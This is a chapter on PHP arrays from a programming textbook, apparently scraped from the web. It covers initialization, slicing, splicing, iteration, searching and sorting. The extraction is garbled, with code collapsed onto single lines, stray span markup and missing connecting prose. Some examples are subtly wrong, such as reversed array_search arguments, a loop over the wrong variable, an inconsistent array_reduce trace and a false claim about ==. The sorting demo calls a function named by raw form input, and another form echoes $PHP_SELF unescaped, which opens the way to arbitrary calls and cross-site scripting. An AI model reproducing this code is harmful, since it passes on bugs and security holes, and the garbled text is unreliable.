PHP arrays have an internal order to their elements that is independent of the keys and values, and there are functions that you can use to traverse the arrays based on this internal order. The order is normally that in which values were inserted into the array, but the sorting functions described later let you change the order to one based on keys, values, or anything else you choose.


```
$age['Fred']
```

```
$shows[2]
```

```
define('index',5); echo $array[index]; // retrieves  
$array[5], not $array['index'];
```

```
$age["Clone$number"]
```

```
// these are wrong print "Hello, $person['name']";  
print "Hello, $person["name"]"; // this is right print  
"Hello, $person[name]";
```

5.3 Storing Data in Arrays

Storing a value in an array will create the array if it didn't already exist, but trying to retrieve a value from an array that hasn't been defined yet won't create the array. For example:

```
// $addresses not defined before this point
echo $addresses[0];                                // prints
nothing
echo $addresses;                                    // prints
nothing
$addresses[0] = 'spam@cyberpromo.net';
echo $addresses;                                    // prints
"Array"
```

Using simple assignment to initialize an array in your program leads to code like this:

```
$addresses[0] = 'spam@cyberpromo.net';
$addresses[1] = 'abuse@example.com';
$addresses[2] = 'root@example.com';
// ...
```

That's an indexed array, with integer indexes beginning at 0. Here's an associative array:

```
$price['Gasket'] = 15.29;
$price['Wheel'] = 75.25;
$price['Tire'] = 50.00;
// ...
```

An easier way to initialize an array is to use the `array()` construct, which builds an array from its arguments:

```
$addresses = array('spam@cyberpromo.net',
'abuse@example.com',
'root@example.com');
```

To create an associative array with `array()`, use the `=>` symbol to separate indexes from values:

```
$price = array('Gasket' => 15.29,
               'Wheel'    => 75.25,
               'Tire'     => 50.00);
```

Notice the use of whitespace and alignment. We could have bunched up the code, but it wouldn't have been as easy to read:

```
$price =
array('Gasket'=>15.29, 'Wheel'=>75.25, 'Tire'=>50.00);
```

To construct an empty array, pass no arguments to `array()`:

```
$addresses = array();
```

You can specify an initial key with `=>` and then a list of values. The values are inserted into the array starting with that key, with subsequent values having sequential keys:

```
$days = array(1 => 'Monday',      'Tuesday',
              'Wednesday',
                           'Thursday', 'Friday',
              'Saturday', 'Sunday');
// 2 is Tuesday, 3 is Wednesday, etc.
```

If the initial index is a non-numeric string, subsequent indexes are integers beginning at 0. Thus, the following code is probably a mistake:

```
$whoops = array('Friday' => 'Black', 'Brown',
                'Green');
// same as
$whoops = array('Friday' => 'Black', 0 => 'Brown', 1
                => 'Green');
```

5.3.1 Adding Values to the End of an Array

To insert more values into the end of an existing indexed array, use the `[]` syntax:

```
$family = array('Fred', 'Wilma');
$family[] = 'Pebbles';                                // $family[2]
is 'Pebbles'
```

This construct assumes the array's indexes are numbers and assigns elements into the next available numeric index, starting from 0. Attempting to append to an associative array is almost always a programmer mistake, but PHP will give the new elements numeric indexes without issuing a warning:

```
$person = array('name' => 'Fred');
$person[] = 'Wilma';                                 // $person[0]
is now 'Wilma'
```

5.3.2 Assigning a Range of Values

The `range()` function creates an array of consecutive integer or character values between the two values you pass to it as arguments. For example:

```
$numbers = range(2, 5);                            // $numbers =
array(2, 3, 4, 5);
$letters = range('a', 'z');                         // $numbers
holds the alphabet
$reversed_numbers = range(5, 2);                   // $numbers =
array(5, 4, 3, 2);
```

Only the first letter of a string argument is used to build the range:

```
range('aaa', 'zzz')                               /// same as
range('a', 'z')
```

5.3.3 Getting the Size of an Array

The `count()` and `sizeof()` functions are identical in use and effect. They return the number of elements in the array. There is no stylistic preference about which function you use. Here's an example:

```
$family = array('Fred', 'Wilma', 'Pebbles');
$count = count($family); // $size is 3
```

These functions do not consult any numeric indexes that might be present:

```
$confusion = array( 10 => 'ten', 11 => 'eleven', 12
=> 'twelve');
$count = count($confusion); // $size is 3
```

5.3.4 Padding an Array

To create an array initialized to the same value, use `array_pad()`. The first argument to `array_pad()` is the array, the second argument is the minimum number of elements you want the array to have, and the third argument is the value to give any elements that are created. The `array_pad()` function returns a new padded array, leaving its argument array alone.

Here's `array_pad()` in action:

```
$scores = array(5, 10);
$padded = array_pad($scores, 5, 0); // $padded is
now array(5, 10, 0, 0, 0)
```

Notice how the new values are appended to the end of the array. If you want the new values added to the start of the array, use a negative second argument:

```
$padded = array_pad($scores, -5, 0);
```

Assign the results of `array_pad()` back to the original array to get the effect of an in situ change:

```
$scores = array_pad($scores, 5, 0);
```

If you pad an associative array, existing keys will be preserved. New elements will have numeric keys starting at 0.

5.4 Multidimensional Arrays

The values in an array can themselves be arrays. This lets you easily create multidimensional arrays:

```
$row_0 = array(1, 2, 3);
$row_1 = array(4, 5, 6);
$row_2 = array(7, 8, 9);
$multi = array($row_0, $row_1, $row_2);
```

You can refer to elements of multidimensional arrays by appending more []s:

```
$value = $multi[2][0]; //  
row 2, column 0. $value = 7
```

To interpolate a lookup of a multidimensional array, you must enclose the entire array lookup in curly braces:

```
echo("The value at row 2, column 0 is  
{$multi[2][0]}\n");
```

Failing to use the curly braces results in output like this:

The value at row 2, column 0 is Array[0]

5.5 Extracting Multiple Values

To copy all of an array's values into variables, use the `list()` construct:

```
list($variable, ...) = $array;
```

The array's values are copied into the listed variables, in the array's internal order. By default that's the order in which they were inserted, but the sort functions described later let you change that. Here's an example:

```
$person = array('name' => 'Fred', 'age' =>
35, 'wife' => 'Betty');
list($n, $a, $w) = $person;           // $n
is 'Fred', $a is 35, $w is 'Betty'
```

If you have more values in the array than in the `list()`, the extra values are ignored:

```
$person = array('name' => 'Fred', 'age' =>
35, 'wife' => 'Betty');
list($n, $a) = $person;           // $n
is 'Fred', $a is 35
```

If you have more values in the `list()` than in the array, the extra values are set to `NULL`:

```
$values = array('hello', 'world');
list($a, $b, $c) = $values;           // $a
is 'hello', $b is 'world', $c is NULL
```

Two or more consecutive commas in the `list()` skip values in the array:

```
$values = range('a', 'e');
list($m,,$n,,$o) = $values;           // $m
is 'a', $n is 'c', $o is 'e'
```

5.5.1 Slicing an Array

To extract only a subset of the array, use the `array_slice()` function:

```
$subset = array_slice(array, offset,
length);
```

The `array_slice()` function returns a new array consisting of a consecutive series of values from the original array. The `offset` parameter identifies the initial element to copy (0 represents the first element in the array), and the `length` parameter identifies the number of values to copy. The new array has consecutive numeric keys starting at 0. For example:

```
$people = array('Tom', 'Dick', 'Harriet',
'Brenda', 'Jo');
$middle = array_slice($people, 2, 2); // 
$middle is array('Harriet', 'Brenda')
```

It is generally only meaningful to use `array_slice()` on indexed arrays (i.e., those with consecutive integer indexes, starting at 0):

```
// this use of array_slice( ) makes no
sense
```

```
$person = array('name' => 'Fred', 'age' =>  
35, 'wife' => 'Betty');  
$subset = array_slice($person, 1, 2); //  
$subset is array(0 => 35, 1 => 'Betty')
```

Combine `array_slice()` with `list()` to extract only some values to variables:

```
$order = array('Tom', 'Dick', 'Harriet',  
'Brenda', 'Jo');  
list($second, $third) = array_slice($order,  
1, 2);  
// $second is 'Dick', $third is 'Harriet'
```

5.5.2 Splitting an Array into Chunks

To divide an array into smaller, evenly sized arrays, use the `array_chunk()` function:

```
$chunks = array_chunk(array, size [,  
preserve_keys]);
```

The function returns an array of the smaller arrays. The third argument, `preserve_keys`, is a Boolean value that determines whether the elements of the new arrays have the same keys as in the original (useful for associative arrays) or new numeric keys starting from 0 (useful for indexed arrays). The default is to assign new keys, as shown here:

```
$nums = range(1, 7);  
$rows = array_chunk($nums, 3);  
print_r($rows);  
Array
```

```
(  
    [0] => Array  
    (  
        [0] => 1  
        [1] => 2  
        [2] => 3  
    )  
    [1] => Array  
    (  
        [0] => 4  
        [1] => 5  
        [2] => 6  
    )  
    [2] => Array  
    (  
        [0] => 7  
    )  
)
```

5.5.3 Keys and Values

The `array_keys()` function returns an array consisting of only the keys in the array, in internal order:

```
$array_of_keys = array_keys(array);
```

Here's an example:

```
$person = array('name' => 'Fred', 'age' =>  
35, 'wife' => 'Wilma');  
$keys = array_keys($person); // $keys  
is array('name', 'age', 'wife')
```

PHP also provides a (less generally useful) function to retrieve an array of just the values in an array, `array_values()`:

```
$array_of_values = array_values(array);
```

As with `array_keys()`, the values are returned in the array's internal order:

```
$values = array_values($person);           //  
$values is array('Fred', 35, 'Wilma');
```

5.5.4 Checking Whether an Element Exists

To see if an element exists in the array, use the `array_key_exists()` function:

```
if (array_key_exists(key, array)) { ... }
```

The function returns a Boolean value that indicates whether the second argument is a valid key in the array given as the first argument.

It's not sufficient to simply say:

```
if ($person['name']) { ... }           //  
this can be misleading
```

Even if there is an element in the array with the key `name`, its corresponding value might be false (i.e., 0, `NULL`, or the empty string). Instead, use `array_key_exists()` as follows:

```
$person['age'] = 0;                   //  
unborn?  
if ($person['age']) {
```

```
    echo "true!\n";
}
if (array_key_exists('age', $person)) {
    echo "exists!\n";
}
exists!
```

In PHP 4.0.6 and earlier versions, the `array_key_exists()` function was called `key_exists()`. The original name is still retained as an alias for the new name.

Many people use the `isset()` function instead, which returns true if the element exists and is not `NULL`:

```
$a = array(0,NULL,'');
function tf($v) { return $v ? "T" : "F"; }
for ($i=0; $i < 4; $i++) {
    printf("%d: %s %s\n", $i,
tf(isset($a[$i])), tf(array_key_exists($i,
$a)));
}
0: T T
1: F T
2: T T
3: F F
```

5.5.5 Removing and Inserting Elements in an Array

The `array_splice()` function can remove or insert elements in an array:

```
$removed = array_splice(array, start [, length [, replacement ] ]);
```

We'll look at `array_splice()` using this array:

```
$subjects = array('physics', 'chem', 'math',  
'bio', 'cs', 'drama', 'classics');
```

We can remove the `math`, `bio`, and `cs` elements by telling `array_splice()` to start at position 2 and remove 3 elements:

```
$removed = array_splice($subjects, 2, 3);  
// $removed is array('math', 'bio', 'cs')  
// $subjects is array('physics', 'chem');
```

If you omit the length, `array_splice()` removes to the end of the array:

```
$removed = array_splice($subjects, 2);  
// $removed is array('math', 'bio', 'cs',  
'drama', 'classics')  
// $subjects is array('physics', 'chem');
```

If you simply want to delete the elements and you don't care about their values, you don't need to assign the results of `array_splice()`:

```
array_splice($subjects, 2);  
// $subjects is array('physics', 'chem');
```

To insert elements where others were removed, use the fourth argument:

```
$new = array('law', 'business', 'IS');
array_splice($subjects, 4, 3, $new);
// $subjects is array('physics', 'chem',
'math', 'bio', 'law', 'business', 'IS')
```

The size of the replacement array doesn't have to be the same as the number of elements you delete. The array grows or shrinks as needed:

```
$new = array('law', 'business', 'IS');
array_splice($subjects, 2, 4, $new);
// $subjects is array('physics', 'chem',
'math', 'law', 'business', 'IS')
```

To get the effect of inserting new elements into the array, delete zero elements:

```
$subjects = array('physics', 'chem',  
'math');  
$new = array('law', 'business');  
array_splice($subjects, 2, 0, $new);  
// $subjects is array('physics', 'chem',  
'law', 'business', 'math')
```

Although the examples so far have used an indexed array, **array splice()** also works on associative arrays:

```
$capitals = array( 'USA' =>
    'Washington',
    'Great Britain' =>
    'London',
    'New Zealand' =>
    'Wellington',
```

```
'Australia'      =>
'Canberra',
'Italy'          =>
'Rome');
$down_under = array_splice($capitals, 2, 2);
// remove New Zealand and Australia
$france = array('France' => 'Paris');
array_splice($capitals, 1, 0, $france);
// insert France between USA and G.B.
```

```
$person = array('name' => 'Fred', 'age' => 35, 'wife'  
=> 'Betty');
```

```
$name = 'Fred';
```

```
$age = 35;
```

```
$wife = 'Betty';
```

```
extract($person); // $name, $age, and $wife are now  
set
```

```
$shape = "round"; $array = array("cover" => "bird",  
"shape" => "rectangular"); extract($array,  
EXTR_PREFIX_SAME, "book"); echo "Cover:  
$book_cover, Book Shape: $book_shape, Shape:  
$shape";<span class="docEmphBold"> Cover: bird,  
Book Shape: rectangular, Shape: round</span>
```

```
$color = 'indigo'; $shape = 'curvy'; $floppy = 'none';
```

```
$a = compact('color', 'shape', 'floppy'); // or
```

```
$names = array('color', 'shape', 'floppy'); $a =  
compact($names);
```


5.7 Traversing Arrays

The most common task with arrays is to do something with every element—for instance, sending mail to each element of an array of addresses, updating each file in an array of filenames, or adding up each element of an array of prices. There are several ways to traverse arrays in PHP, and the one you choose will depend on your data and the task you're performing.

5.7.1 The `foreach` Construct

The most common way to loop over elements of an array is to use the **foreach** construct:

```
$addresses = array('spam@cyberpromo.net',
'abuse@example.com');
foreach ($addresses as $value) {
    echo "Processing $value\n";
}
Processing spam@cyberpromo.net
Processing abuse@example.com
```

PHP executes the body of the loop (the `echo` statement) once for each element of `$addresses` in turn, with `$value` set to the current element. Elements are processed by their internal order.

An alternative form of **foreach** gives you access to the current key:

```
$person = array('name' => 'Fred', 'age' =>
35, 'wife' => 'Wilma');
foreach ($person as $k => $v) {
```

```
    echo "Fred's $k is $v\n";
}
Fred's name is Fred
Fred's age is 35
Fred's wife is Wilma
```

In this case, the key for each element is placed in **\$k** and the corresponding value is placed in **\$v**.

The **foreach** construct does not operate on the array itself, but rather on a copy of it. You can insert or delete elements in the body of a **foreach** loop, safe in the knowledge that the loop won't attempt to process the deleted or inserted elements.

5.7.2 The Iterator Functions

Every PHP array keeps track of the current element you're working with; the pointer to the current element is known as the *iterator*. PHP has functions to set, move, and reset this iterator. The iterator functions are:

current()

Returns the element currently pointed at by the iterator

reset()

Moves the iterator to the first element in the array and returns it

next()

Moves the iterator to the next element in the array and returns it

prev()

Moves the iterator to the previous element in the array and returns it

end()

Moves the iterator to the last element in the array and returns it

each()

Returns the key and value of the current element as an array and moves the iterator to the next element in the array

key()

Returns the key of the current element

The **each()** function is used to loop over the elements of an array. It processes elements according to their internal order:

```
reset($addresses);
while (list($key, $value) =
each($addresses)) {
    echo "$key is $value<BR>\n";
}
0 is spam@cyberpromo.net
1 is abuse@example.com
```

This approach does not make a copy of the array, as **foreach** does. This is useful for very large arrays when you want to conserve memory.

The iterator functions are useful when you need to consider some parts of the array separately from others. [Example 5-1](#) shows code that builds a table, treating the first index and value in an associative array as table column headings.

Example 5-1. Building a table with the iterator functions

```
$ages = array( 'Person' => 'Age',
               'Fred'      => 35,
               'Barney'    => 30,
               'Tigger'    => 8,
               'Pooh'      => 40);
// start table and print heading
reset($ages);
list($c1, $c2) = each($ages);
echo("<table><tr><th>$c1</th><th>$c2</th>
</tr>\n");
// print the rest of the values
while (list($c1,$c2) = each($ages)) {
    echo("<tr><td>$c1</td><td>$c2</td>
</tr>\n");
}
// end the table
echo("</table>");
<table><tr><th>Person</th><th>Age</th></tr>
<tr><td>Fred</td><td>35</td></tr>
<tr><td>Barney</td><td>30</td></tr>
<tr><td>Tigger</td><td>8</td></tr>
<tr><td>Pooh</td><td>40</td></tr>
</table>
```

5.7.3 Using a for Loop

If you know that you are dealing with an indexed array, where the keys are consecutive integers beginning at 0, you can use a **for** loop to count through the indexes. The **for** loop operates on the

array itself, not on a copy of the array, and processes elements in key order regardless of their internal order.

Here's how to print an array using `for`:

```
$addresses = array('spam@cyberpromo.net',
'abuse@example.com');
for($i = 0; $i < count($array); $i++) {
    $value = $addresses[$i];
    echo "$value\n";
}
spam@cyberpromo.net
abuse@example.com
```

5.7.4 Calling a Function for Each Array Element

PHP provides a mechanism, `array_walk()`, for calling a user-defined function once per element in an array:

```
array_walk(array, function_name);
```

The function you define takes in two or, optionally, three arguments: the first is the element's value, the second is the element's key, and the third is a value supplied to `array_walk()` when it is called. For instance, here's another way to print table columns made of the values from an array:

```
function print_row($value, $key) {
    print("<tr><td>$value</td><td>$key</td>
</tr>\n");
}
$person = array('name' => 'Fred', 'age' =>
```

```
35, 'wife' => 'Wilma');
```

```
array_walk($person, 'print_row');
```

A variation of this example specifies a background color using the optional third argument to `array_walk()`. This parameter gives us the flexibility we need to print many tables, with many background colors:

```
function print_row($value, $key, $color) {
    print("<tr><td bgcolor=$color>$value</td>
<td bgcolor=$color>$key</td></tr>\n");
}
$person = array('name' => 'Fred', 'age' =>
35, 'wife' => 'Wilma');
array_walk($person, 'print_row', 'blue');
```

The `array_walk()` function processes elements in their internal order.

5.7.5 Reducing an Array

A cousin of `array_walk()`, `array_reduce()`, applies a function to each element of the array in turn, to build a single value:

```
$result = array_reduce(array, function_name
[, default ]);
```

The function takes two arguments: the running total, and the current value being processed. It should return the new running total. For instance, to add up the squares of the values of an array, use:

```
function add_up ($running_total,
$current_value) {
```

```
$running_total += $current_value *  
$current_value;  
    return $running_total;  
}  
  
$numbers = array(2, 3, 5, 7);  
$total = array_reduce($numbers, 'add_up');  
// $total is now 87
```

The `array_reduce()` line makes these function calls:

```
add_up(2,3)  
add_up(13,5)  
add_up(38,7)
```

The *default* argument, if provided, is a seed value. For instance, if we change the call to `array_reduce()` in the previous example to:

```
$total = array_reduce($numbers, 'add_up',  
11);
```

The resulting function calls are:

```
add_up(11,2)  
add_up(13,3)  
add_up(16,5)  
add_up(21,7)
```

If the array is empty, `array_reduce()` returns the *default* value. If no default value is given and the array is empty, `array_reduce()` returns `NULL`.

5.7.6 Searching for Values

The `in_array()` function returns `true` or `false`, depending on whether the first argument is an element in the array given as the second argument:

```
if (in_array(to_find, array [, strict])) {  
... }
```

If the optional third argument is `true`, the types of `to_find` and the value in the array must match. The default is to not check the types.

Here's a simple example:

```
$addresses = array('spam@cyberpromo.net',  
'abuse@example.com',  
                  'root@example.com');  
$got_spam = in_array('spam@cyberpromo.net',  
$addresses); // $got_spam is true  
$got_milk = in_array('milk@tucows.com',  
$addresses); // $got_milk is false
```

PHP automatically indexes the values in arrays, so `in_array()` is much faster than a loop that checks every value to find the one you want.

[Example 5-2](#) checks whether the user has entered information in all the required fields in a form.

Example 5-2. Searching an array

```
<?php
    function have_required($array ,
$required_fields) {
        foreach($required_fields as $field) {
            if(empty($array[$field])) return false;
        }

        return true;
    }

if($submitted) {
    echo '<p>You ';
    echo have_required($_POST, array('name',
'email_address')) ? 'did' : 'did not';
    echo ' have all the required fields.
</p>';
}
?>
<form action=<?= $PHP_SELF; ?>" method="POST">
    <p>
        Name: <input type="text" name="name" />
<br />
        Email address: <input type="text"
name="email_address" /><br />
        Age (optional): <input type="text"
name="age" />
    </p>

    <p align="center">
        <input type="submit" value="submit"
name="submitted" />
```

```
</p>
</form>
```

A variation on `in_array()` is the `array_search()` function. While `in_array()` returns `true` if the value is found, `array_search()` returns the key of the found element:

```
$person = array('name' => 'Fred', 'age' =>
35, 'wife' => 'Wilma');
$k = array_search($person, 'Wilma');
echo("Fred's $k is Wilma\n");
Fred's wife is Wilma
```

The `array_search()` function also takes the optional third `strict` argument, which requires the types of the value being searched for and the value in the array to match.

5.8 Sorting

Sorting changes the internal order of elements in an array and optionally rewrites the keys to reflect this new order. For example, you might use sorting to arrange a list of scores from biggest to smallest, to alphabetize a list of names, or to order a set of users based on how many messages they posted.

PHP provides three ways to sort arrays—sorting by keys, sorting by values without changing the keys, or sorting by values and then changing the keys. Each kind of sort can be done in ascending order, descending order, or an order defined by a user-defined function.

5.8.1 Sorting One Array at a Time

The functions provided by PHP to sort an array are shown in [Table 5-1](#).

Table 5-1. PHP functions for sorting an array

Effect	Ascending	Descending	User-defined order
Sort array by values, then reassign indexes starting with 0	sort()	rsort()	usort()

Sort array by values	asort()	arsort()	uasort()
Sort array by keys	ksort()	krsort()	uksort()

The **sort()**, **rsort()**, and **usort()** functions are designed to work on indexed arrays, because they assign new numeric keys to represent the ordering. They're useful when you need to answer questions like "what are the top 10 scores?" and "who's the third person in alphabetical order?" The other sort functions can be used on indexed arrays, but you'll only be able to access the sorted ordering by using traversal functions such as **foreach** and **next**.

To sort names into ascending alphabetical order, you'd use this:

```
$names = array('cath', 'angela', 'brad',
'dave');
sort($names); // $names is
now 'angela', 'brad', 'cath', 'dave'
```

To get them in reverse alphabetic order, simply call **rsort()** instead of **sort()**.

If you have an associative array mapping usernames to minutes of login time, you can use **arsort()** to display a table of the top three, as shown here:

```
$logins = array('njt' => 415,
'kt' => 492,
'rl' => 652,
'jht' => 441,
```

```

        'jj'  => 441,
        'wt'  => 402);
arsort($logins);
$num_printed = 0;
echo("<table>\n");
foreach ($logins as $user => $time ) {
    echo("<tr><td>$user</td><td>$time</td>
</tr>\n");
    if (++$num_printed == 3) {
        break;                                // stop after
three
    }
}
echo("</table>\n");


|     |     |
|-----|-----|
| rl  | 652 |
| kt  | 492 |
| jht | 441 |


```

If you want that table displayed in ascending order by username, use **ksort()**:

```

ksort($logins);
echo("<table>\n");
foreach ($logins as $user => $time) {
    echo("<tr><td>$user</td><td>$time</td>
</tr>\n");
}
echo("</table>\n");


|     |     |
|-----|-----|
| jht | 441 |
|-----|-----|


```

```
<tr><td>jj</td><td>441</td></tr>
<tr><td>kt</td><td>492</td></tr>
<tr><td>njt</td><td>415</td></tr>
<tr><td>rl</td><td>652</td></tr>
<tr><td>wt</td><td>402</td></tr>
</table>
```

User-defined ordering requires that you provide a function that takes two values and returns a value that specifies the order of the two values in the sorted array. The function should return **1** if the first value is greater than the second, **-1** if the first value is less than the second, and **0** if the values are the same for the purposes of your custom sort order.

[Example 5-3](#) is a program that lets you try the various sorting functions on the same data.

Example 5-3. Sorting arrays

```
<?php
function user_sort($a, $b) {
    // smarts is all-important, so sort it
    first
    if($b == 'smarts') {
        return 1;
    }
    else if($a == 'smarts') {
        return -1;
    }

    return ($a == $b) ? 0 : (($a < $b) ? -1 :
1);
```

```
}

$values = array('name' => 'Buzz Lightyear',
               'email_address' =>
'buzz@starcommand.gal',
               'age' => 32,
               'smarts' => 'some');

if($submitted) {
    if($sort_type == 'usort' || $sort_type ==
'uksort' || $sort_type == 'uasort') {
        $sort_type($values, 'user_sort');
    }
    else {
        $sort_type($values);
    }
}
?>

<form action="index.php">
<p>
    <input type="radio" name="sort_type"
value="sort" checked="checked" />

Standard sort<br />
    <input type="radio" name="sort_type"
value="rsort" />    Reverse sort<br />
    <input type="radio" name="sort_type"
value="usort" />    User-defined sort<br />
    <input type="radio" name="sort_type"
value="ksort" />    Key sort<br />
    <input type="radio" name="sort_type"
```

```
value="krsort" /> Reverse key sort<br />
    <input type="radio" name="sort_type"
value="uksort" /> User-defined key sort<br
/>
    <input type="radio" name="sort_type"
value="asort" /> Value sort<br />
    <input type="radio" name="sort_type"
value="arsort" /> Reverse value sort<br />
    <input type="radio" name="sort_type"
value="uasort" /> User-defined value sort<br
/>
</p>

<p align="center">
    <input type="submit" value="Sort"
name="submitted" />
</p>

<p>
    Values <?= $submitted ? "sorted by
$sort_type" : "unsorted"; ?>:
</p>

<ul>
    <?php
        foreach($values as $key=>$value) {
            echo "<li><b>$key</b>: $value</li>";
        }
    ?>
</ul>
</form>
```

5.8.2 Natural-Order Sorting

PHP's built-in sort functions correctly sort strings and numbers, but they don't correctly sort strings that contain numbers. For example, if you have the filenames `ex10.php`, `ex5.php`, and `ex1.php`, the normal sort functions will rearrange them in this order: `ex1.php`, `ex10.php`, `ex5.php`. To correctly sort strings that contain numbers, use the `natsort()` and `natcasesort()` functions:

```
$output = natsort(input);
$output = natcasesort(input);
```

5.8.3 Sorting Multiple Arrays at Once

The `array_multisort()` function sorts multiple indexed arrays at once:

```
array_multisort(array1 [, array2, ... ]);
```

Pass it a series of arrays and sorting orders (identified by the `SORT_ASC` or `SORT_DESC` constants), and it reorders the elements of all the arrays, assigning new indexes. It is similar to a join operation on a relational database.

Imagine that you have a lot of people, and several pieces of data on each person:

```
$names = array('Tom', 'Dick', 'Harriet',
'Brenda', 'Joe');
$ages = array(25,      35,      29,
35,      35);
$zips = array(80522, '02140', 90210,
64141,  80522);
```

The first element of each array represents a single record—all the information known about Tom. Similarly, the second element constitutes another record—all the information known about Dick. The `array_multisort()` function reorders the elements of the arrays, preserving the records. That is, if `Dick` ends up first in the `$names` array after the sort, the rest of Dick's information will be first in the other arrays too. (Note that we needed to quote Dick's zip code to prevent it from being interpreted as an octal constant.)

Here's how to sort the records first ascending by age, then descending by zip code:

```
array_multisort($ages, SORT_ASC, $zips,
    SORT_DESC, $names, SORT_ASC);
```

We need to include `$names` in the function call to ensure that Dick's name stays with his age and zip code. Printing out the data shows the result of the sort:

```
echo("<table>\n");
for ($i=0; $i < count($names); $i++) {
    echo("<tr><td>$ages[$i]</td><td>$zips[$i]
</td><td>$names[$i]</td>\n");
}
echo("</table>\n");
<table>
<tr><td>25</td><td>80522</td><td>Tom</td>
<tr><td>29</td><td>90210</td>
<td>Harriet</td>
<tr><td>35</td><td>80522</td><td>Joe</td>
<tr><td>35</td><td>64141</td><td>Brenda</td>
<tr><td>35</td><td>02140</td><td>Dick</td>
</table>
```

5.8.4 Reversing Arrays

The `array_reverse()` function reverses the internal order of elements in an array:

```
$reversed = array_reverse(array);
```

Numeric keys are renumbered starting at 0, while string indexes are unaffected. In general, it's better to use the reverse-order sorting functions instead of sorting and then reversing the order of an array.

The `array_flip()` function returns an array that reverses the order of each original element's key-value pair:

```
$flipped = array_flip(array);
```

That is, for each element of the array whose value is a valid key, the element's value becomes its key and the element's key becomes its value. For example, if you have an array mapping usernames to home directories, you can use `array_flip()` to create an array mapping home directories to usernames:

```
$u2h = array('gnat' => '/home/staff/nathan',
             'rasmus' =>
               '/home/elite/rasmus',
               'ktatroe' =>
                 '/home/staff/kevin');
$h2u = array_flip($u2h);
$user = $h2u['/home/staff/kevin'];      // 
$user is now 'ktatroe'
```

Elements whose original values are neither strings nor integers are left alone in the resulting array. The new array lets you discover the

key in the original array given its value, but this technique works effectively only when the original array has unique values.

5.8.5 Randomizing Order

To traverse the elements in an array in a random order, use the **shuffle()** function. All existing keys, whether string or numeric, are replaced with consecutive integers starting at 0.

Here's how to randomize the order of the days of the week:

```
$days = array('Monday', 'Tuesday',
'Wednesday',
'Thursday', 'Friday', 'Saturday',
'Sunday');
shuffle($days);
print_r($days);
Array
(
    [0] => Tuesday
    [1] => Thursday
    [2] => Monday
    [3] => Friday
    [4] => Wednesday
    [5] => Saturday
    [6] => Sunday
)
```

Obviously, the order after your **shuffle()** may not be the same as the sample output here. Unless you are interested in getting multiple random elements from an array, without repeating any specific item, using the **rand()** function to pick an index is more efficient.

5.9 Acting on Entire Arrays

PHP has several useful functions for modifying or applying an operation to all elements of an array. You can merge arrays, find the difference, calculate the total, and more, all using built-in functions.

5.9.1 Calculating the Sum of an Array

The `array_sum()` function adds up the values in an indexed or associative array:

```
$sum = array_sum(array);
```

For example:

```
$scores = array(98, 76, 56, 80);
$total = array_sum($scores);
// $total = 310
```

5.9.2 Merging Two Arrays

The `array_merge()` function intelligently merges two or more arrays:

```
$merged = array_merge(array1, array2 [, array ... ])
```

If a numeric key from an earlier array is repeated, the value from the later array is assigned a new numeric key:

```
$first = array('hello', 'world');           // 0
=> 'hello', 1 => 'world'
```

```
$second = array('exit', 'here');           // 0
=> 'exit', 1 => 'here'
$merged = array_merge($first, $second);
// $merged = array('hello', 'world', 'exit',
'here')
```

If a string key from an earlier array is repeated, the earlier value is replaced by the later value:

```
$first = array('bill' => 'clinton', 'tony'
=> 'danza');
$second = array('bill' => 'gates', 'adam'
=> 'west');
$merged = array_merge($first, $second);
// $merged = array('bill' => 'gates', 'tony'
=> 'danza', 'adam' => 'west')
```

5.9.3 Calculating the Difference Between Two Arrays

The **array_diff()** function identifies values from one array that are not present in others:

```
$diff = array_diff(array1, array2 [, array
... ]);
```

For example:

```
$a1 = array('bill', 'claire', 'elle',
'simon', 'judy');
$a2 = array('jack', 'claire', 'toni');
$a3 = array('elle', 'simon', 'garfunkel');
// find values of $a1 not in $a2 or $a3
```

```
$diff = array_diff($a1, $a2, $a3);
// $diff is array('bill', 'judy');
```

Values are compared using `==`, so `1` and `"1"` are considered different. The keys of the first array are preserved, so in `$diff` the key of `'bill'` is `0` and the key of `'judy'` is `4`.

5.9.4 Filtering Elements from an Array

To identify a subset of an array based on its values, use the `array_filter()` function:

```
$filtered = array_filter(array, callback);
```

Each value of `array` is passed to the function named in `callback`. The returned array contains only those elements of the original array for which the function returns a `true` value. For example:

```
function is_odd ($element) {
    return $element % 2;
}
$numbers = array(9, 23, 24, 27);
$odds    = array_filter($numbers, 'is_odd');
// $odds is array(0 => 9, 1 => 23, 3 => 27)
```

As you see, the keys are preserved. This function is most useful with associative arrays.

```
function array_union($a, $b) {
```

```
$union = array_merge($a, $b); // duplicates may  
still exist $union = array_unique($union);
```

```
return $union; }
```

```
$first = array(1, 'two', 3);
```

```
$second = array('two', 'three', 'four'); $union =  
array_union($first, $second); print_r($union);<span  
class="docEmphBold"> Array</span><span  
class="docEmphBold"> (</span><span  
class="docEmphBold"> [0] => 1</span><span  
class="docEmphBold"> [1] => two</span><span  
class="docEmphBold"> [2] => 3</span><span  
class="docEmphBold"> [4] => three</span><span  
class="docEmphBold"> [5] => four</span><span  
class="docEmphBold"> )</span>
```

```
$first = array(1, 'two', 3);
```

```
$second = array('two', 'three', 'four'); $difference =  
array_diff($first, $second); print_r($difference);  
<span class="docEmphBold"> Array</span><span  
class="docEmphBold"> (</span><span  
class="docEmphBold"> [0] => 1</span><span  
class="docEmphBold"> [2] => 3</span><span  
class="docEmphBold"> )</span>
```

```
$call_trace = array( );
```

```
function enter_function($name) {  
  
    global $call_trace; array_push($call_trace, $name);  
    // same as $call_trace[] = $name  
  
    echo "Entering $name (stack is now: " . join(' ->',  
$call_trace) . ')<br />'; }
```

```
function exit_function( ) {  
  
    echo 'Exiting<br />';
```

```
global $call_trace; array_pop($call_trace); // we  
ignore array_pop( )'s return value }
```

```
function first( ) {
```

```
    enter_function('first'); exit_function( ); }
```

```
function second( ) {
```

```
    enter_function('second'); first( ); exit_function( ); }
```

```
function third( ) {
```

```
    enter_function('third'); second( ); first( );  
    exit_function( ); }
```

```
first( );
```

```
third( );
```

```
<span class="docEmphBold"> Entering first (stack is  
now: first)</span><span class="docEmphBold">  
Exiting</span><span class="docEmphBold">  
Entering third (stack is now: third)</span><span  
class="docEmphBold"> Entering second (stack is  
now: third -> second)</span><span  
class="docEmphBold"> Entering first (stack is now:  
third -> second -> first)</span><span  
class="docEmphBold"> Exiting</span><span  
class="docEmphBold"> Exiting</span><span  
class="docEmphBold"> Entering first (stack is now:  
third -> first)</span><span class="docEmphBold">  
Exiting</span><span class="docEmphBold">  
Exiting</span><span class="docEmphBold">  
Exiting</span>
```


Chapter 6. Objects

Object-oriented

